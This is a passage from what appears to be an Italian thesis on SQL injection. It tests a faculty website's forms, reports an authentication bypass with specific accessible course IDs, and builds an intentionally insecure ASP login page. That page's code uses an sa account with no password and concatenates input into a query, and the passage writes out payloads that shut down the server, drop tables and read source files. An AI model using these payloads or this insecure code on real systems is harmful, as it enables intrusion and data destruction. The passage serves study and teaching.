

Figura 2: Accesso all'Intranet di facoltà.

I tentativi iniziano con le investigazioni preliminari volte a capire quali strumenti della sintassi sql abbiamo a disposizione per comporre i nostri attacchi, oltre ad avere conferma di quale tipo di server Sql sia utilizzato dall'applicazione web.

Inizio con il valutare i vari tipi di risposta che posso ricevere dall'esecuzione della pagina; oltre al caso ovvio e non interessante di inserimento corretto e valido dell'input, generalmente dovrebbero essere forniti messaggi d'avviso da parte della pagina web stessa nel caso di inserimenti sintatticamente validi ma che non trovano riscontro nelle tabelle utenti contenute nel database (il classico caso dell'errore di digitazione) ed i messaggi d'errore forniti dal web server in caso di non corretta esecuzione della query sql (ovvero quelli causati da inserimenti

“malevoli”).

Provo ad introdurre valori casuali nei form e ad avviarne l'esecuzione; anziché essere mostrati messaggi d'avviso il browser mi visualizza la pagina di partenza. Provo inoltre ad inserire semplici caratteri che si suppone possano causare un malfunzionamento della query inoltrata al database, come ad esempio l'apice “ ' ” ed i caratteri di commento “ -- ” o “ /**/”. Anche in questo caso il browser si limita ad aggiornare la pagina iniziale senza modificarne minimamente il contenuto.

Il sito è stato evidentemente predisposto in modo tale da nascondere un qualunque tipo di informazione che potrebbe essere utile ad un eventuale hacker (nel caso specifico il sottoscritto).

E' necessario ricorrere alle tecniche di blind sql injection anziché quelle di investigazione tradizionali; purtroppo però non conosco un valore di login valido, per cui mi risulta difficile tentare investigazioni tramite domande chiuse.
Decido comunque di provare ad utilizzare un software per il “packet sniffing” che mi consenta di analizzare il traffico di rete che passa per il mio calcolatore. E' possibile che analizzando i messaggi scambiati tra il mio browser e il server della facoltà riesca a riconoscere gli errori server quando vengono generati.
La mia scelta ricade sul programma “Ethereal” versione 0.99 (www.ethereal.com), che essendo open source può essere scaricato dalla rete gratuitamente.

Dopo aver installato Ethereal metto il programma in ascolto del traffico web e ripeto gli inserimenti di prova effettuati in precedenza; purtroppo però non riconosco nessuna anomalia nel funzionamento delle comunicazioni; il browser invia una richiesta di risorsa ed il server risponde fornendogli la pagina iniziale.

Mi trovo a non avere nessun dato utilizzabile per comporre le mie query; è possibile però che la causa siano particolari sistemi di validazione dell'input intervenuti a bloccare l'esecuzione di un input “malevolo” come il mio, impedendomi di vedere un qualunque effetto dovuto ad errori server nell'analisi del traffico di rete.

Non potendo avere certezze su come stiano effettivamente le cose è necessario provare ad inserire altre stringhe contenenti metacaratteri e parole chiave dell'Sql e verificare se vi siano inserimenti che generano anomalie. Si può poi tentare di comporre degli attacchi utilizzando più sintassi alternative, sperando che una di queste riesca ad aggirare i meccanismi di validazione.

Dopo numerosi tentativi e varianti la pagina web sembra rigettare ogni nostro inserimento sintatticamente non corretto, dimostrando di essere effettivamente ben progettata contro i pericoli di Sql injection.

4.1.2 Form per la Ricerca Insegnamento

Questa pagina web consente di ricercare le informazioni relative agli insegnamenti previsti in uno qualsiasi dei corsi di laurea della nostra facoltà.

La ricerca viene effettuata a partire da un input fornito dall'utente che consiste nel nome completo o parziale dell'insegnamento. Questo campo viene chiamato "Denominazione".
Diversi campi a scelta multipla (comunemente chiamati ComboBox) consentono di aggiungere ulteriori criteri di selezione come ad esempio l'anno accademico.



Figura 3: Pagina per la ricerca insegnamento.

Ai fini della mia attività di injection risulta utile solamente il campo Denominazione

Anche in questo caso è necessario procedere con la fase di investigazione preliminare, provando inserimenti simili a quelli visti in precedenza.

I risultati che emergono da queste prove sono incoraggianti: nel caso di un inserimento senza alcun significato (come ad esempio "zzzzzzkf"), la pagina web mostra un messaggio informativo di tipo "La ricerca non ha dato nessun risultato".

Inserendo invece un metacarattere come l'apice viene visualizzato un errore server, che per quanto sia estremamente generico si rivela un indizio molto utile per la nostra esplorazione.

A differenza della pagina analizzata in precedenza i diversi tipi di risposta forniteci dalla pagina web mi consentiranno di riconoscere quando gli attacchi sono efficaci e quando invece no.
Un altro aspetto positivo è che abbiamo trovato almeno un metacarattere che non viene bloccato o neutralizzato da meccanismi di validazione.

Provo ad effettuare una serie di semplici prove:

`Basi`	ottengo tutti i risultati che contengono la parola “Basi”.
`Ba' + 'si`	ottengo gli stessi risultati di prima.

Quest'ultimo risultato significa che la query non è parametrizzata, bensì semplicemente concatenata dall'applicazione web. I miei inserimenti non vengono considerati come delle variabili, ma come delle stringhe di codice sql a tutti gli effetti
Ho verificato inoltre la possibilità di utilizzare il metacarattere “+” per concatenare stringhe.
Un'ulteriore considerazione che si può fare è che possiamo confermare la nostra ipotesi secondo la quale il programma utilizzato per la gestione del database è sicuramente Sql Server, poiché la concatenazione di stringhe tramite “+” è propria del Transact-Sql.
Se si fosse trattato di un server Oracle invece la concatenazione di stringhe sarebbe realizzata con il carattere “&”.

`' OR 'a' = 'a`	ottengo tutti i risultati possibili.
`Basi' OR 'a' = 'a`	non ottengo nessun risultato.
`Basi%' OR 'a' = 'a`	ottengo tutti i risultati che contengono la parola “Basi”.

Questo significa che la condizione posta dopo OR non è sempre vera. Provo a modificare la sintassi:

`Basi%' OR 'a' LIKE 'a`	ottengo tutti i risultati possibili.
`Basi%' AND 'a%' = 'a`	ottengo tutti i risultati che contengono la parola “Basi”

Questo significa che la query composta dalla pagina web prevede l'aggiunta di un “%” alla fine della stringa inserita.

`Basi%' AND 'a' LIKE 'a`	ottengo tutti i risultati che contengono la parola “Basi”
`Basi%'AND/**/'a'LIKE'a`	ottengo tutti i risultati che contengono la parola “Basi”

A seguito di queste prove, affinate di volta in volta in base ai risultati ottenuti, risulta molto probabile che la sintassi della query sia molto simile a questa:

```
select * from table
     where denominazione like '%'+' @stringa '+'%' and ...
```

dove @stringa rappresenta l'inserimento fatto dall'utente e la parte successiva alla congiunzione “and” contiene le condizioni di ricerca facoltative specificabili attraverso gli altri form previsti dalla pagina web.

Ho inoltre potuto appurare che per comporre le mie injection posso disporre dei seguenti metaracatteri e parole chiave senza alcuna influenza da parte dei sistemi di validazione: “ ' ”, “+”, “=”, “AND”, “OR”, “LIKE”, “/**/”, “%”

Provando ad effettuare ulteriori inserimenti:

`'--`	errore server
`')--`	errore server
`Basi%' --`	errore server
`Basi%')--`	errore server

Posso concludere che i caratteri di commento “--” non sono invece utilizzabili. Questa è una difficoltà ulteriore, perchè potevano rivelarsi molto utili nella composizione di injection; è possibile comunque aggirare questo ostacolo cercando soluzioni alternative.

Gli elementi finora scoperti consentono di apportare modifiche al significato originario della query, in un modo sicuramente non desiderato dai realizzatori della pagina web.
Il mio obiettivo è ora quello di stravolgere maggiormente il funzionamento della query in modo da ottenere risultati più interessanti e pericolosi dal punto di vista della sicurezza; ciò può essere fatto sfruttando il comando di UNION, che però richiede maggiori conoscenze sulle tabelle contenute nel database, oppure utilizzando il carattere “;” per concatenare più istruzioni nella stessa riga.

La strategia da seguire è questa: bisogna cercare di comporre una query sql di prova che possa funzionare sicuramente in qualsiasi database essa venga eseguita o che comunque non causi interferenza con il resto della stringa di comandi sql in cui verrà inserita.
Per sopperire alla non disponibilità dei caratteri “--” tale query dovrà terminare in maniera compatibile con la fine della query originariamente sottoposta dalla pagina web a Sql Server.
Una query del genere potrebbe essere:

```
select null where 'a' like 'a'
```

Questa query ha un significato proprio, restituisce sempre un risultato e termina con una comparazione 'a' like 'a' molto simile a quella che ho ipotizzato per la query di partenza.
Le incognite di questo ragionamento sono la sintassi esatta della query (che potrebbe differire in maniera significativa da quella attesa) e i possibili controlli sul carattere “;” o su parole chiave sql come “union” e “select”:

```
'; select null where 'a' like 'a
```

La pagina restituisce un errore server. Proviamo ora con il comando UNION, seguito da una SELECT che restituisce un numero di valori nulli pari alle colonne della tabella che visualizza

gli insegnamenti:

```
'UNION select null,null,null,null,null where 'a' like 'a
```

Anche in questo caso l'inserimento produce un errore.

Posso concludere dicendo che nonostante questa pagina web offra maggiori possibilità di manipolazione rispetto a quella precedente, tale disponibilità sembra non fornire ugualmente spunti sufficienti per effettuare attacchi tramite Sql Injection significativi.

4.1.3 Form per materiale didattico

Per completezza è necessario inoltre citare le prove che sono state effettuate su di un altro tipo di pagina web dinamica presente nel sito della facoltà, le pagine di accesso al materiale didattico utilizzate per molti insegnamenti tenuti nella nostra facoltà.



Figura 4: Accesso al materiale didattico.

La struttura di tali pagine è molto simile a quella di Login per l'Intranet dell'ateneo; anche in

questo caso sono previsti un campo d'inserimento per l'username ed uno per la password. L'unica differenza consiste nel fatto che in questo caso l'accesso al materiale protetto dipende anche dal codice identificativo dell'insegnamento interessato. E' possibile notare facilmente tale codice all'interno della barra degli indirizzi, nella parte superiore di un qualunque browser web:



Figura 5: barra degli indirizzi.

I tentativi di injection eseguiti su questo tipo di pagina hanno fornito risultati identici a quelli della pagina di Login per l'Intranet, quindi di scarso interesse.

E' stata però riscontrata un'anomalia che pur non avendo a che fare con le tecniche di sql injection riguarda comunque la sicurezza dell'accesso al materiale didattico; in caso di login corretto il browser web viene indirizzato alla pagina MaterialeDidattico.asp, dove in base all'IdInsegnamento specificato dalla richiesta http ci verrà fornito l'accesso al materiale desiderato.

Conoscendo già il percorso completo di tale pagina MaterialeDidattico.asp all'interno del sito della facoltà è possibile accedere direttamente ai contenuti di tale pagina semplicemente specificando nell'argomento della GET l'Id di un corso valido, saltando così completamente la fase di riconoscimento tramite username e password.

Figura 6: materiale didattico.

Sebbene questo fenomeno non si verifichi per tutti gli insegnamenti provati, questo malfunzionamento non è comunque trascurabile; sono riportati di seguito alcuni ID di insegnamenti con pagine per il materiale didattico rivelatesi accessibili:

Elettronica delle telecomunicazioni: ID 4604
Elettronica B: ID 4533
Qualita' e affidabilita': ID 4313

4.1.4 Riscontro delle misure di sicurezza implementate nel sito

Al termine di questa attività sperimentale sono state esaminate le contromisure effettivamente implementate nel sito della facoltà, al fine di verificare quali siano i meccanismi intervenuti a neutralizzare i tentativi di injection documentati in questo paragrafo.

Le impostazioni del Web Server IIS sono state modificate in modo da non consentire all'utente la visualizzazione dei messaggi d'errore. Unica eccezione si ha nella pagina per la ricerca insegnamenti, dove il messaggio fornito è comunque estremamente generico.

Le connessioni al database sono effettuate tramite un utente con bassi privilegi, al quale sono consentite esclusivamente operazioni di lettura. Questo accorgimento è sufficiente di per sé a rendere inoffensivi i tentativi di injection più invasivi e dannosi.

Tutti i dati forniti dall'utente sono sottoposti infine a meccanismi di validazione per il raddoppio degli apici, che nel caso di input di tipo stringa come quelli utilizzati nel sito rendono quasi impossibile un qualunque tipo di injection.

A seguito di questo riscontro è possibile ribadire l'effettiva sicurezza del sito da parte degli attacchi di Sql Injection; anche nel caso della pagina per la Ricerca Insegnamenti, che presenta un minore livello di protezione, gli accorgimenti utilizzati rendono comunque impossibile la composizione di un'injection che dia risultati significativi.

4.2 Sperimentazione su di un'applicazione web di prova

La seconda parte della mia attività sperimentale consiste nella creazione di una semplice applicazione web di prova che preveda l'accesso ad un database; questa applicazione è stata poi utilizzata per esaminare e testare il funzionamento delle tecniche di Sql Injection descritte nel secondo capitolo.

Figura 7: homepage del sito di prova.

4.2.1 Il Database utilizzato: unimo1

Il database con il quale andrà ad interfacciarsi la nostra applicazione si chiama “unimo1”, e contiene alcune semplici tabelle; tra queste la più importante è la tabella “studenti”, poiché è l'unica alla quale avrà accesso l'applicazione.
Questa tabella contiene informazioni come ad esempio il nome e cognome dello studente, il numero tessera (che costituisce la primary key) e la password.
Le altre tabelle “corsi”, “docenti” ed “esami” rappresentano invece altre informazione contenute nel database, ma alle quali uno studente non ha normalmente accesso.

4.2.2 L'applicazione web creata: un sito non sicuro

Le pagine web realizzate sono volutamente molto semplici e prive di misure di sicurezza; il web server utilizzato è Internet Information Service (IIS) e per la parte dinamica si è deciso di utilizzare la tecnologia ASP.
Si ipotizza che siano state create piuttosto ingenuamente, senza alcun sospetto da parte del realizzatore sul fatto che l'input fornito dall'utente potrebbe contenere qualcosa di diverso da quanto ci si aspetta.

L'applicazione è composta da una prima pagina (index.htm) che contiene campi d'inserimento, uno per il numero di tessera e l'altro per la password dello studente che vuole accedere al sito:

```
Numero tessera: <INPUT id="txtTess" name="txtTess">
Password: <INPUT id="txtPasswd" type="password"
name="txtPasswd">
```



Figura 8: login dello studente.

Premendo "Invio" oppure il bottone "Login", la pagina index.htm redireziona l'utente alla pagina web dinamica studente.asp:

```
      <FORM id="frmLogin" name="frmLogin"
                action="\insecuresite\studente.asp"
method="post">
```

La pagina studente.asp stabilisce una connessione con un'istanza di Sql Server presente sul server che gestisce l'applicazione:

```
Dim objConn
Set objConn= Server.CreateObject("ADODB.Connection")
```

```
objConn.Open"DRIVER={SQL Server};
     SERVER=HOMER;UID=sa;PWD=;DATABASE=unimo1"
```

Le due stringhe di username e password trasmesse dalla pagina index.htm vengono ora utilizzate per comporre dinamicamente la query da inviare a Sql Server:

```
Dim objRS
Set objRS = CreateObject("ADODB.RecordSet")
Set objRS= objConn.Execute("select * from studenti
where numtess=" & cstr(Request.Form("txtTess")) & "
and passwd='" & cstr(Request.Form("txtPasswd")) &
"'",intName)
```

Se la query va a buon fine, ovvero se restituisce un risultato non nullo, le informazioni disponibili per lo studente che ha effettuato il login vengono visualizzate dal browser:



Figura 9: visualizzazione dei dati studente.

In caso contrario verrà visualizzato il messaggio d'errore standard previsto dal server; poiché sono state mantenute le impostazioni di default per il web server IIS (Internet Information Service), tale messaggio d'errore conterrà informazioni direttamente fornite da Sql Server:

4.2.3 Sql Injection su sito non sicuro.

Dopo aver effettuato le consuete investigazioni preliminari sulla pagina web index.htm, possiamo facilmente verificare come sia possibile per noi effettuare una qualunque operazione sul database unimo.

La query eseguita dalla pagina è presumibilmente:

```
select * from studenti
where numtess=@numero and passwd=@password
```

o comunque avrà una struttura molto simile. E' sufficiente inserire “1;”, perchè sia possibile eseguire un qualunque tipo di comando, purchè alla fine si aggiunga i caratteri di commento “--”.
Provo ad esempio a lanciare il comando:

```
@numero= 1; shutdown--
@password=  stringa
```

che mi consente di chiudere il processo che gestisce Sql Server.
Ho anche la possibilità di scrivere sul database; provo ad esempio a creare una tabella:

```
@numero= 1; create table sonostatoqui(JacopoCanese int)--
@password= stringa
```

Se necessario ho a disposizione anche i permessi per cancellare tabelle; ciò si rivelerà utile per rimuovere eventuali tracce del mio passaggio nel database, oppure per causare gravi danni al database stesso.

```
@numero= 1; DROP TABLE sonostatoqui --
```

Voglio però approfondire la mia conoscenza del database, per poter effettuare injection più sofisticate.
A tal fine può risultare interessante riuscire a leggere il codice sorgente della pagina studente.asp, che sicuramente contiene informazioni riguardo l'accesso al database e la query che viene sottoposta a Sql Server.
Per prima cosa, creo una tabella contenente un'unica colonna varchar molto lunga:

```
@numero= 1; create table miatabella( line varchar(8000) )--
```

In secondo luogo sfrutto il comando bulk insert per importare nella tabella il contenuto del file studente.asp.
Trattandosi di pagine di tecnologia ASP è molto probabile che queste siano gestite da Internet Information Service (IIS) e che questo stia operando con le sue impostazioni standard; queste impostazioni prevedono che la document root del web server sia C:\Inetpub\wwwroot\ .
Per avere il percorso completo che determina la posizione del file studente.asp è sufficiente osservare l'URL che identifica la stessa pagina nel nostro browser:

```
http://localhost/insecuresite/studente.asp
```

“localhost” è il nome del sito web, mentre /insecuresite/studente.asp è il percorso che identifica una determinata risorsa all'interno del web server.
